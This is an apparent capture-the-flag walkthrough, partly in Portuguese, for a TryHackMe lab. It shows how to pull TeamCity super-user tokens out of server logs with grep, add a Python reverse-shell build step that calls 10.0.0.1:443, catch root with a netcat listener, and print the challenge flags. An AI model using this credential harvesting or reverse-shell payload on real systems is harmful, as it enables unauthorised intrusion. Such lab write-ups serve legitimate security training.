
☑ Remember me

Version 2020.2.2 (build 85899)

Foi atrás do token dentro do servidor




```
sys-internal@vulnnet-internal:/TeamCity$ grep -ir "authentication token"
```



```
grep: logs/localhost.2021-02-07.log: Permission denied
grep: logs/catalina.2021-02-06.log: Permission denied
grep: logs/teamcity-javaLogging-2021-02-06.log: Permission denied
grep: logs/catalina.2021-08-21.log: Permission denied
logs/catalina.out:[TeamCity] Super user authentication token: 8446629153054945175 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 8446629153054945175 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 3782562599667957776 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 5812627377764625872 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 6756008150658244813 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 6756008150658244813 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 6756008150658244813 (use empty username with t
ssword to access the server)
logs/catalina.out:[TeamCity] Super user authentication token: 6756008150658244813 (use empty username with t
ssword to access the server)
grep: logs/teamcity-server.log: Permission denied
```

fiz login



Getting started with TeamCity

There are no projects in TeamCity. To start running builds, create projects and build configurations first.


+ Create project

You may also want to:

- configure email settings to enable notifications,
- manage licenses, and
- add more users to TeamCity.

http://localhost:8111/admin/editRunType.html?-id=buildType:Dev_Batata&runnerId=__NEW_RUNNER__&cameFromUrl=%2Fa

Criei um projeto e depois uma build que roda-se um script em python



TeamCity failed to initialize DSL plugins....

Dev

Created one minute ago by Super user (view history)

New Build Step

Runner type: Python
Runs Python builds

Step name: Pythoon
Optional, specify to distinguish this build step from other steps.

Command

Command: Custom script

Script: *
Custom Python script:

```
ocket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",443));os.dup2(s.fileno(),0);os.dup2(s.fi
```

Python executable


Python version: Python 3.x

Environment tool

Environment tool: None

Docker Settings


Run step within Docker container:
E.g. ruby:2.4. TeamCity will start a container from the specified image and will try to run this build step within this container.




#1 (21 Aug 21 09:47)

Status: Step 1/1
Progress: 1m:29s passed
Thread dump: View thread dump
Running step: Step 1/1: Python run: /usr/bin/python3 "/TeamCity/buildAgent/temp/buildTmp/custom_script_7858a1f9-33a5-4e1c-aeb3-2222ee597d9e.py"
Agent: Default Agent
Triggered by: you on 21 Aug 21 09:47

E com peguei root



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.9.0.109] from (UNKNOWN) [10.10.7.172] 41782
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# ls
ls
# ls -lha
ls -lha
total 8.0K
drwxr-xr-x 2 root root 4.0K Aug 21 09:48 .
drwxr-xr-x 4 root root 4.0K Aug 21 09:48 ..
# pwd
pwd
/TeamCity/buildAgent/work/2b35ac7e0452d98f
# whoami
whoami
root
```



```
root@vulnnet-internal:/home/sys-internal# cat user.txt
cat user.txt
THM{da7c20696831f253e0afaca8b83c07ab}
root@vulnnet-internal:/home/sys-internal# cat /root/root.txt
cat /root/root.txt
THM{e8996faea46df09dba5676dd271c60bd}
root@vulnnet-internal:/home/sys-internal# █
```